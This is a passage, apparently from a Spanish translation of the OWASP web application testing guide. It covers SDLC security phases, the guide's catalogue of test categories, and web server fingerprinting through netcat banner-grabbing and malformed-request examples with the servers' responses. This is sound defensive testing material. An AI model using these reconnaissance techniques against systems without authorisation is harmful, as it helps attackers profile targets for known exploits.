El equipo de seguridad debería realizar una inspección del código por fases con los desarrolladores y, en algunos casos, con los arquitectos del sistema. Una inspección de código por fases es una inspección del código a alto nivel, en la que los desarrolladores pueden explicar el flujo y lógica del código. Permite al equipo de revisión de código obtener una comprensión general del código fuente, y permite a los desarrolladores explicar porque se han desarrollado ciertos elementos de un modo en particular.

El propósito de una inspección de este tipo no es realizar una revisión del código, sino entender el flujo de programación a alto nivel, su esquema y la estructura del código que conforma la aplicación.

FASE 3B: REVISIONES DE CÓDIGO

Con una buena comprensión de como está estructurado el código y porque ciertas cosas han sido programados como lo han sido, el probador puede examinar ahora el código real en busca de defectos de seguridad.

Las revisiones de código estático validarán el código contra una serie de listas de comprobación, que incluyen:

- Requisitos de negocio de disponibilidad, confidencialidad e integridad.
- Guía del OWASP o Lista de Comprobación de los Top 10 (dependiendo del nivel de detalle de la revisión) de exposición técnica.
- Incidencias específicas relativas al lenguaje o marco de trabajo en uso, como el Scarlet paper para PHP o las Microsoft Secure Coding checklists para ASP.NET.
- Cualquier requisito específico de la industria, como Sarbanes-Oxley 404, COPPA, ISO 17799, APRA, HIPAA, Visa Merchant guidelines o cualquier otro régimen regulatorio.

Hablando en términos de retorno de los recursos invertidos, la mayoría de las veces las revisiones de código estático producen un retorno de mayor calidad que ningún otro método de revisión de seguridad, y se apoyan menos en el conocimiento y capacidad del revisor, dentro de lo posible. Sin embargo, no son una bala de plata, y necesitan ser consideradas cuidadosamente dentro de un régimen de testing que cubra todo el espectro de posibilidades.

Para más detalles acerca de las listas de comprobación OWASP, véase la Guía OWASP para Securitizar Aplicaciones Web, o la última edición del Top 10 del OWASP.

FASE 4: DURANTE LA IMPLEMENTACIÓN

FASE 4A: PRUEBAS DE PENETRACIÓN DE APLICACIONES

Tras haber comprobado los requisitos, analizado el diseño y realizado la revisión de código, debería asumirse que se han identificado todas las incidencias. Con suerte, ese será el caso, pero el testing de penetración de la aplicación después de que haya sido implementada nos proporciona una última comprobación para asegurarnos de que no se nos ha olvidado nada.



FASE 4B: COMPROBACIÓN DE GESTIÓN DE CONFIGURACIONES

La prueba de intrusión de la aplicación debería incluir la comprobación de como se implementó y securizó su infraestructura. Aunque la aplicación puede ser segura, un pequeño detalle de la configuración podría estar en una etapa de instalación por defecto, y ser vulnerable a explotación.

FASE 5: MANTENIMIENTO Y OPERACIONES

FASE 5A: EJECUCIÓN DE REVISIONES DE LA GESTIÓN OPERATIVA

Debe existir un proceso que detalle como es gestionada la sección operativa de la aplicación y su infraestructura.

FASE 5B: EJECUCIÓN DE COMPROBACIONES PERIÓDICAS DE MANTENIMIENTO


Deberían realizarse comprobaciones de mantenimiento mensuales o trimestrales, sobre la aplicación e infraestructura, para asegurar que no se han introducido nuevos riesgos de seguridad y que el nivel de seguridad sigue intacto.

FASE 5C: ASEGURAR LA VERIFICACIÓN DE CAMBIOS

Después de que cada cambio haya sido aprobado, testeado en el entorno de QA e implementado en el entorno de producción, es vital que como parte del proceso de gestión de cambios, el cambio sea comprobado para asegurar que el nivel de seguridad no haya sido afectado por dicho cambio.

UN FLUJO DE COMPROBACIÓN TÍPICO EN UN SDLC

La siguiente figura muestra un flujo de pruebas típico en un SDLC.





4 PRUEBAS DE INTRUSIÓN DE APLICACIONES WEB

Este capítulo describe la metodología OWASP para la realización de pruebas de intrusión de aplicaciones web, y explica como realizar la comprobación de cada vulnerabilidad.

4.1 INTRODUCCIÓN Y OBJETIVOS

¿Que es una prueba de intrusión de aplicación web?

Una prueba de intrusión o penetración es un método de evaluación de la seguridad de un sistema de ordenadores o una red mediante la simulación de un ataque. Una prueba de intrusión de aplicación web está enfocada solamente a evaluar la seguridad de una aplicación web.

El proceso conlleva un análisis activo de la aplicación en busca de cualquier debilidad, fallos técnicos o vulnerabilidades. Cualquier incidencia de seguridad que sea encontrada será presentada al propietario del sistema, junto con una evaluación de su impacto, y a menudo con una propuesta para su mitigación o una solución técnica.

¿Qué es una vulnerabilidad?

Dado que una aplicación posee un conjunto de activos (recursos de valor como los datos en una base de datos o en el sistema de archivos), una vulnerabilidad es una debilidad en un activo que hace posible a una amenaza. Así que una amenaza es un caso potencial que puede dañar un activo mediante la explotación de una vulnerabilidad. Un test es una acción que tiende a mostrar una vulnerabilidad en la aplicación.

Nuestra aproximación a la hora de escribir esta guía

La aproximación del OWASP es Abierta y Colaborativa:

- Abierta: todos los expertos en seguridad pueden participar en el proyecto con su experiencia. Todo es libre.
- Colaborativa: a menudo hacemos una “tormenta de ideas (en inglés, ``brainstorming´´), antes de escribir los artículos, de forma que podemos compartir ideas y desarrollar una visión colectiva del proyecto. Esto supone llegar a un consenso aproximado, y una audiencia y participación más amplias.

Esta aproximación tiende a crear una Metodología de Testing definida que será:

- Consistente
- Reproducible
- Bajo control de calidad

Los problemas que queremos tratar son:

- Documentar todo
- Probar todo

Creemos que es importante usar un método para probar todas las vulnerabilidades conocidas y documentar todas las actividades de a realizar durante la prueba de intrusión.

¿Qué es la metodología de pruebas OWASP?

Las pruebas de intrusión nunca serán una ciencia exacta mediante la cual se pueda definir una lista completa de todas las incidencias posibles que deberían ser comprobadas. De hecho, las pruebas de intrusión son sólo una técnica apropiada para comprobar la seguridad de aplicaciones web bajo ciertas circunstancias.

El objetivo es recopilar todas las técnicas de comprobación posibles, explicarlas y mantener la guía actualizada. La metodología de pruebas de intrusión de aplicación web OWASP se basa en un enfoque / aproximación de caja negra. La persona que realiza las pruebas tiene poca, o ninguna, información sobre la aplicación que va a ser comprobada. El modelo de pruebas consta de:

- Auditor: La persona que realiza las actividades de comprobación
- Herramientas y metodología: El núcleo de este proyecto de guía de pruebas
- Aplicación: La caja negra sobre la que realizar las pruebas

Las pruebas se dividen en 2 fases:

- Modo pasivo: en el modo pasivo, la persona a cargo de la realización de las pruebas intenta comprender la lógica de la aplicación, juega con la aplicación; puede usarse una utilidad para la recopilación de información, como un proxy HTTP, para observar todas las peticiones y respuestas HTTP. Al final de esta fase esta persona debería comprender cuales son todos los puntos de acceso (puertas) de la aplicación (p.e. cabeceras HTTP, parámetros, cookies). Por ejemplo, podría encontrar lo siguiente:

https://www.example.com/login/Authentic_Form.html

Esto puede indicar un formulario de autenticación en el que la aplicación solicita un usuario y contraseña.

Los siguientes parámetros representan dos puntos de acceso (puertas) a la aplicación.

<http://www.example.com/Appx.jsp?a=1&b=1>

En este caso, la aplicación muestra dos puntos de acceso (parámetros a y b). Todos los encontrados en esta fase representan un punto a ser comprobado. Una hoja de cálculo con el árbol de directorios de la aplicación y todos los puntos de acceso puede ser útil para la segunda fase.

- Modo activo: en esta fase la persona a cargo de la comprobación empieza a realizar las pruebas usando la metodología descrita en los siguientes apartados.



Hemos dividido el conjunto de pruebas en 8 subcategorías:

- Recopilación de información
- Comprobación de la lógica de negocio
- Pruebas de Autenticación
- Pruebas de gestión de sesiones
- Pruebas de validación de datos
- Pruebas de denegación de Servicio
- Pruebas de Servicios Web
- Pruebas de AJAX

Esta es la lista de las comprobaciones que explicaremos en los siguientes apartados:

Categoría	Número de Ref.	Nombre
Recopilación de información	OWASP-IG-001	Firma digital de aplicaciones
	OWASP-IG-002	Descubrimiento de aplicaciones
	OWASP-IG-003	Spidering y googling
	OWASP-IG-004	Análisis de códigos de error
	OWASP-IG-005	Pruebas de SSL/TLS
	OWASP-IG-006	Pruebas del Receptor de escucha de la BBDD
	OWASP-IG-007	Gestión de extensiones de archivo
	OWASP-IG-008	Archivos antiguos, copias de seguridad y sin referencias
Comprobación de la lógica de negocio	OWASP-BL-001	Comprobación de la lógica de negocio

Pruebas de autenticación	OWASP-AT-001	Cuentas de usuario por defecto o adivinables
	OWASP-AT-002	Fuerza bruta
	OWASP-AT-003	Saltarse el sistema de autenticación
	OWASP-AT-004	Atravesar directorios/acceder a archivos adjuntos
	OWASP-AT-005	Recordatorio de contraseñas y Pwd reset
	OWASP-AT-006	Gestión del Caché de navegación y de salida de sesión
Gestión de sesiones	OWASP-SM-001	Gestión de sesiones
	OWASP-SM-002	Gestión de identificadores de sesión
	OWASP-SM-003	Variables de sesión expuestas
	OWASP-SM-004	CSRF
	OWASP-SM-005	Exploit HTTP
Pruebas de validación de datos	OWASP-DV-001	Cross site scripting
	OWASP-DV-002	Métodos HTTP y XST
	OWASP-DV-003	Inyección SQL
	OWASP-DV-004	Inyección de procedimientos almacenados
	OWASP-DV-005	Inyección ORM
	OWASP-DV-006	Inyección LDAP
	OWASP-DV-007	Inyección XML
	OWASP-DV-008	Inyección SSI
	OWASP-DV-009	Inyección XPath
	OWASP-DV-010	Inyección IMAP/SMTP
	OWASP-DV-011	Inyección de código
	OWASP-DV-012	Inyección de comandos de sistema
	OWASP-DV-013	Desbordamientos de búfer
	OWASP-DV-014	Vulnerabilidades incubadas



Pruebas de Denegación de Servicio	OWASP-DS-001	Bloqueo de cuentas de usuario
	OWASP-DS-002	Reserva de objetos especificada por usuario
	OWASP-DS-003	Entradas de usuario como bucle
	OWASP-DS-004	Escritura a disco de datos suministrados por usuario
	OWASP-DS-005	Fallos en la liberación de recursos
	OWASP-DS-006	Almacenamiento excesivo en la sesión
Pruebas de servicios web	OWASP-WS-001	Pruebas estructurales de XML
	OWASP-WS-002	Comprobación de XML a nivel de contenido
	OWASP-WS-003	Comprobación de parámetros HTTP GET/REST
	OWASP-WS-004	Adjuntos SOAP maliciosos
	OWASP-WS-005	Pruebas de repetición
Pruebas de AJAX	OWASP-AJ-001	Pruebas de AJAX

4.2 RECOPIACIÓN DE INFORMACIÓN

La primera fase en la evaluación de seguridad se centra en recoger tanta información como sea posible sobre una aplicación objetivo. La recopilación de información es un paso necesario en una prueba de intrusión. Esta tarea se puede llevar a cabo de muchas formas. Utilizando herramientas de acceso público (motores de búsqueda), scanners, enviando peticiones HTTP simples, o peticiones especialmente diseñadas, es posible forzar a la aplicación a filtrar información al exterior vía los mensajes de error devueltos, o revelar las versiones y tecnología en uso por la aplicación.

A menudo es posible recoger información recibiendo respuestas de la aplicación que podrían revelar vulnerabilidades, por una mala configuración o administración del servidor.

Pruebas de Firma Digital de Aplicaciones Web

La determinación de la firma digital de aplicaciones es el primer paso del proceso de Recopilación de Información; saber la versión y tipo de servidor web en ejecución permite a las personas realizando la prueba determinar vulnerabilidades conocidas, y los exploits adecuados a emplear durante las pruebas.

Descubrimiento de aplicaciones

El descubrimiento es una actividad orientada a la identificación de las aplicaciones web instaladas en un servidor web o en un servidor de aplicaciones. Este tipo de análisis es importante, porque muchas veces no hay un enlace directo que conecte con el repositorio principal de la aplicación. El análisis de descubrimiento puede ser de utilidad para revelar detalles como puede ser la presencia de aplicaciones web empleadas para propósitos

administrativos. Además, puede revelar la existencia de versiones antiguas de archivos o elementos, como scripts obsoletos no borrados creados durante las fases de desarrollo/pruebas, o resultado de operaciones de mantenimiento.



Recopilación de información: técnicas de spidering y googling

Esta fase del proceso de recopilación de información consiste en navegar y capturar recursos relacionados con la aplicación que está siendo probada. Se pueden emplear motores de búsqueda, como Google, para descubrir incidencias relacionadas con la estructura de la aplicación web, o páginas de error producidas por la aplicación que han sido expuestas públicamente.

Análisis de códigos de error

Durante una prueba de intrusión, las aplicaciones web pueden revelar información no dirigida a ser vista por el usuario final. Datos como pueden ser los códigos de error, pueden revelar información sobre las tecnologías y productos en uso por la aplicación.

En muchos casos, los códigos pueden ser mostrados sin necesidad de conocimientos especializados o herramientas, debido a una mala gestión y programación de la gestión de excepciones.

Pruebas de gestión de configuración de la infraestructura

A menudo, los análisis de la infraestructura y topología de la arquitectura pueden revelar una gran cantidad de datos sobre la aplicación web. Se pueden obtener así informaciones como el código fuente, métodos HTTP permitidos, funcionalidad administrativa, sistemas de autenticación y configuraciones de infraestructura.

Claramente, concentrarse tan solo en la aplicación web no será un test exhaustivo. No puede ser tan completo como la información recopilada mediante un análisis más amplio de la infraestructura.

Pruebas de SSL/TLS

SSL y TLS son dos protocolos que proveen, con el apoyo de criptografía, de canales de transmisión de datos seguros, para la protección, confidencialidad y autenticación de la información transmitida.

Teniendo en cuenta la criticidad de estas implementaciones de seguridad, es importante verificar el uso de un algoritmo de cifrado robusto, y su implementación adecuada.

Pruebas del receptor de escucha de la BBDD

Durante la configuración de un servidor de base de datos, muchos administradores de BBDD no toman en consideración adecuadamente la seguridad del componente receptor de escucha de la base de datos (DB Listener). El receptor puede revelar información sensible, así como ajustes de la configuración o instancias de la base de datos en ejecución, si está configurado de forma insegura, y se comprueba con técnicas manuales o automatizadas. La información desvelada a menudo nos será de utilidad, sirviéndonos como una puerta de entrada a otros tests derivados, de mayor impacto.

Pruebas de la gestión de configuración de la aplicación

Las aplicaciones web, en ocasiones ocultan alguna información que no se toma en consideración normalmente durante el desarrollo o configuración de la propia aplicación.

Estos datos pueden ser descubiertos en el código fuente, en archivos de registro o a través de los códigos de error por defecto de los servidores web. Una aproximación adecuada a esta posibilidad es fundamental durante una evaluación de seguridad.

Pruebas de manejo de extensión de archivos

Las extensiones de archivo presentes en un servidor o aplicación web hacen posible identificar las tecnologías que componen la aplicación objetivo, por ejemplo las extensiones jsp y asp. Las extensiones de archivo también exponen sistemas adicionales conectados a la aplicación.

Archivos antiguos, sin referencias y copias de seguridad

Los archivos redundantes, legibles y descargables de un servidor web como pueden ser archivos antiguos, copias de seguridad y renombrados, son una gran fuente de filtración de información. Es necesario verificar la presencia de esos archivos, ya que pueden contener fragmentos de código fuente, rutas de instalación, así como contraseñas de las aplicaciones y/o bases de datos.

4.2.1 PRUEBAS DE FIRMA DIGITAL DE APLICACIONES WEB

BREVE RESUMEN

La obtención de la firma digital de un servidor web es una tarea esencial para la persona que realiza una prueba de intrusión. Saber el tipo y versión del servidor en ejecución le permite determinar vulnerabilidades conocidas, y los exploits apropiados a usar durante la prueba.

DESCRIPCION

Actualmente existen multitud de vendedores y de versiones de servidores web en el mercado. Saber el tipo exacto de servidor que estás comprobando ayuda considerablemente en el proceso de testing, y puede cambiar el curso de las pruebas. Esta información puede inferirse mediante el envío de comandos específicos al servidor web y posteriormente analizar su respuesta, ya que cada versión del software de servidor web puede responder de forma diferente a un mismo comando. Sabiendo la respuesta de cada tipo de servidor web ante comandos específicos y almacenando dicha información en una base de datos de firmas web, la persona a cargo de las pruebas de intrusión, puede enviar esos comandos al servidor web, analizar la respuesta y compararla a la base de datos de firmas conocidas. Ten en cuenta que normalmente, para identificar con exactitud un servidor se necesitan varios comandos diferentes, ya que puede que versiones distintas respondan igual al mismo comando. Aún así, rara vez versiones distintas responderán igual a todos los comandos HTTP. De modo que cuantos más comandos diferentes envíes, más precisa será la deducción.



PRUEBAS DE CAJA NEGRA Y EJEMPLO

La forma más básica y sencilla de identificar un servidor Web es comprobar el campo Server en la cabecera de respuesta HTTP. En nuestros ejemplos usaremos la herramienta netcat. Pongamos por ejemplo la siguiente petición y respuesta HTTP:

```
$ nc 202.41.76.251 80
HEAD / HTTP/1.0

HTTP/1.1 200 OK
Date: Mon, 16 Jun 2003 02:53:29 GMT
Server: Apache/1.3.3 (Unix) (Red Hat/Linux)
Last-Modified: Wed, 07 Oct 1998 11:18:14 GMT
ETag: "1813-49b-361b4df6"
Accept-Ranges: bytes
Content-Length: 1179
Connection: close
Content-Type: text/html
```

Del campo Server extraemos que el servidor es un Apache, versión 1.3.3, ejecutándose sobre el sistema operativo Linux. Debajo, mostramos tres ejemplos de cabeceras de respuesta HTTP:

Respuesta de un servidor **Apache 1.3.23**:

```
HTTP/1.1 200 OK
Date: Sun, 15 Jun 2003 17:10: 49 GMT
Server: Apache/1.3.23
Last-Modified: Thu, 27 Feb 2003 03:48: 19 GMT
ETag: 32417-c4-3e5d8a83
Accept-Ranges: bytes
Content-Length: 196
Connection: close
Content-Type: text/HTML
```

Respuesta de un servidor **Microsoft IIS 5.0**:

```
HTTP/1.1 200 OK
Server: Microsoft-IIS/5.0
Expires: Yours, 17 Jun 2003 01:41: 33 GMT
Date: Mon, 16 Jun 2003 01:41: 33 GMT
Content-Type: text/HTML
Accept-Ranges: bytes
Last-Modified: Wed, 28 May 2003 15:32: 21 GMT
ETag: b0aac0542e25c31: 89d
Content-Length: 7369
```

Respuesta de un servidor **Netscape Enterprise 4.1**:

```
HTTP/1.1 200 OK
Server: Netscape-Enterprise/4.1
Date: Mon, 16 Jun 2003 06:19: 04 GMT
Content-type: text/HTML
Last-modified: Wed, 31 Jul 2002 15:37: 56 GMT
Content-length: 57
Accept-ranges: bytes
Connection: close
```

Respuesta de un servidor **SunONE 6.1**:

```

HTTP/1.1 200 OK
Server: Sun-ONE-Web-Server/6.1
Date: Tue, 16 Jan 2007 14:53:45 GMT
Content-length: 1186
Content-type: text/html
Date: Tue, 16 Jan 2007 14:50:31 GMT
Last-Modified: Wed, 10 Jan 2007 09:58:26 GMT
Accept-Ranges: bytes
Connection: close

```

Sin embargo, esta metodología de comprobación no es tan fiable como pueda parecer. Hay varias técnicas que permiten a un website ofuscar o modificar la cadena de identificación del servidor. Por ejemplo, podemos obtener la siguiente respuesta:

```

403 HTTP/1.1
Forbidden Date: Mon, 16 Jun 2003 02:41: 27 GMT
Server: Unknown-Webserver/1.0
Connection: close
Content-Type: text/HTML;
charset=iso-8859-1

```

En este caso el campo de servidor de la respuesta está ofuscado: no podemos saber que tipo de servidor se está ejecutando.

COMPORTAMIENTO DEL PROTOCOLO

Otras técnicas de comprobación más afinadas hacen uso de varias características de los servidores web disponibles en el mercado. A continuación enumeramos algunas de las metodologías que nos permiten deducir el tipo de servidor web en uso.

Orden de los campos de cabecera HTTP

El primer método consiste en observar el orden de las cabeceras de respuesta. Cada servidor web tiene un orden interno de cabeceras. Pongamos como ejemplo las siguientes respuestas:

Respuesta de un servidor **Apache 1.3.23**

```

$ nc apache.example.com 80
HEAD / HTTP/1.0

HTTP/1.1 200 OK
Date: Sun, 15 Jun 2003 17:10: 49 GMT
Server: Apache/1.3.23
Last-Modified: Thu, 27 Feb 2003 03:48: 19 GMT
ETag: 32417-c4-3e5d8a83
Accept-Ranges: bytes
Content-Length: 196
Connection: close
Content-Type: text/HTML

```



Respuesta de un servidor **IIS 5.0**

```
$ nc iis.example.com 80
HEAD / HTTP/1.0

HTTP/1.1 200 OK
Server: Microsoft-IIS/5.0
Content-Location: http://iis.example.com/Default.htm
Date: Fri, 01 Jan 1999 20:13: 52 GMT
Content-Type: text/HTML
Accept-Ranges: bytes
Last-Modified: Fri, 01 Jan 1999 20:13: 52 GMT
ETag: W/e0d362a4c335be1: ae1
Content-Length: 133
```

Respuesta de un servidor **Netscape Enterprise 4.1**

```
$ nc netscape.example.com 80
HEAD / HTTP/1.0

HTTP/1.1 200 OK
Server: Netscape-Enterprise/4.1
Date: Mon, 16 Jun 2003 06:01: 40 GMT
Content-type: text/HTML
Last-modified: Wed, 31 Jul 2002 15:37: 56 GMT
Content-length: 57
Accept-ranges: bytes
Connection: close
```

Respuesta de un servidor **SunONE 6.1**

```
$ nc sunone.example.com 80
HEAD / HTTP/1.0

HTTP/1.1 200 OK
Server: Sun-ONE-Web-Server/6.1
Date: Tue, 16 Jan 2007 15:23:37 GMT
Content-length: 0
Content-type: text/html
Date: Tue, 16 Jan 2007 15:20:26 GMT
Last-Modified: Wed, 10 Jan 2007 09:58:26 GMT
Connection: close
```

Podemos notar que los campos Date y Server difieren entre los servidores Apache, Netscape Enterprise e IIS.

Prueba con peticiones mal formadas

Otra prueba útil a realizar consiste en el envío de peticiones mal formadas o peticiones de páginas no existentes al servidor. Pongamos como ejemplo la siguiente respuesta:

Respuesta de un servidor **Apache 1.3.23**

```
$ nc apache.example.com 80
GET / HTTP/3.0

HTTP/1.1 400 Bad Request
Date: Sun, 15 Jun 2003 17:12: 37 GMT
Server: Apache/1.3.23
Connection: close
Transfer: chunked
Content-Type: text/HTML; charset=iso-8859-1
```

Respuesta de un servidor **IIS 5.0**

```
$ nc iis.example.com 80
```



```
GET / HTTP/3.0

HTTP/1.1 200 OK
Server: Microsoft-IIS/5.0
Content-Location: http://iis.example.com/Default.htm
Date: Fri, 01 Jan 1999 20:14: 02 GMT
Content-Type: text/HTML
Accept-Ranges: bytes
Last-Modified: Fri, 01 Jan 1999 20:14: 02 GMT
ETag: W/e0d362a4c335bel: ael
Content-Length: 133
```

Respuesta de un servidor **Netscape Enterprise 4.1**

```
$ nc netscape.example.com 80
GET / HTTP/3.0

HTTP/1.1 505 HTTP Version Not Supported
Server: Netscape-Enterprise/4.1
Date: Mon, 16 Jun 2003 06:04: 04 GMT
Content-length: 140
Content-type: text/HTML
Connection: close
```

Respuesta de un servidor **SunONE 6.1**

```
$ nc sunone.example.com 80
GET / HTTP/3.0

HTTP/1.1 400 Bad request
Server: Sun-ONE-Web-Server/6.1
Date: Tue, 16 Jan 2007 15:25:00 GMT
Content-length: 0
Content-type: text/html
Connection: close
```

Podemos ver que cada servidor responde distintamente. La respuesta también es diferente según la versión del servidor. Tenemos respuesta análoga si realizamos peticiones con un protocolo no existente. Pongamos como ejemplo estas respuestas:

Respuesta de un servidor **Apache 1.3.23**

```
$ nc apache.example.com 80
GET / JUNK/1.0

HTTP/1.1 200 OK
Date: Sun, 15 Jun 2003 17:17: 47 GMT
Server: Apache/1.3.23
Last-Modified: Thu, 27 Feb 2003 03:48: 19 GMT
ETag: 32417-c4-3e5d8a83
Accept-Ranges: bytes
Content-Length: 196
Connection: close
Content-Type: text/HTML
```



Respuesta de un servidor IIS 5.0

```
$ nc iis.example.com 80
GET / JUNK/1.0
```

```
HTTP/1.1 400 Bad Request
Server: Microsoft-IIS/5.0
Date: Fri, 01 Jan 1999 20:14: 34 GMT
Content-Type: text/HTML
Content-Length: 87
```

Respuesta de un servidor Netscape Enterprise 4.1

```
$ nc netscape.example.com 80
GET / JUNK/1.0
```

```
<HTML><HEAD><TITLE>Bad request</TITLE></HEAD>
<BODY><H1>Bad request</H1>
Your browser sent to query this server could not understand.
</BODY></HTML>
```


Respuesta de un servidor SunONE 6.1

```
$ nc sunone.example.com 80
GET / JUNK/1.0
```

```
<HTML><HEAD><TITLE>Bad request</TITLE></HEAD>
<BODY><H1>Bad request</H1>
Your browser sent a query this server could not understand.
</BODY></HTML>
```

PRUEBAS AUTOMATIZADAS


Hay varias formas de llevar a cabo este tipo de pruebas. Una herramienta que automatiza estas comprobaciones es "httpprint" que te permite, mediante un diccionario de firmas, reconocer el tipo y versión del servidor web en uso. A continuación se muestra un ejemplo de uso de la herramienta:



PRUEBAS ONLINE

Un ejemplo de utilidad online que a menudo ofrece mucha información sobre el Servidor Web objetivo es Netcraft. Con esta herramienta podemos recopilar información sobre el sistema operativo, servidor web usado, el tiempo que lleva el servidor funcionando (uptime), propietario del espacio de direcciones IP, o el historial de cambios relacionados con el servidor Web y el Sistema Operativo.

A continuación se muestra un ejemplo:



Site report for www.owasp.org	
Site	http://www.owasp.org
Domain	owasp.org
IP address	216.48.3.18
Country	US
Date first seen	October 2001
Domain Registry	publicinterestregistry.net
Organisation	OWASP Foundation, 9175 Guilford Rd Suite 300, Columbia, 21046, United States
Check another site:	<input type="text"/>
Last reboot	82 days ago Uptime graph
Netblock owner	USLEC Corp.
Site rank	12753
Nameserver	ns1.secure.net
DNS admin	hostmaster@secure.net
Reverse DNS	unknown
Nameserver Organisation	MYNAMESERVER, LLC, PO Box 3895, Englewood, 80155, United States

Hosting History					
Netblock Owner	IP address	OS	Web Server	Last changed	
USLEC Corp. 6801 Morrison Blvd Charlotte NC US 28211	216.48.3.18	Linux	Apache/2.2.0 Fedora	9-Jan-2007	
USLEC Corp. 6801 Morrison Blvd Charlotte NC US 28211	216.48.3.18	Linux	Apache/2.2.0 Fedora	2-Sep-2006	
USLEC Corp. 6801 Morrison Blvd Charlotte NC US 28211	216.48.3.18	Linux	Apache/2.0.50 Fedora	2-Aug-2004	
Aspect Security 9175 Guilford RD Columbia MD US 21046	66.255.82.11	FreeBSD	Apache	26-Jul-2004	
975 Cobb Place Blvd Suite 111 Kennesaw GA US 30144	64.30.172.91	Linux	Apache/2.0.40 Red Hat Linux	24-Mar-2004	
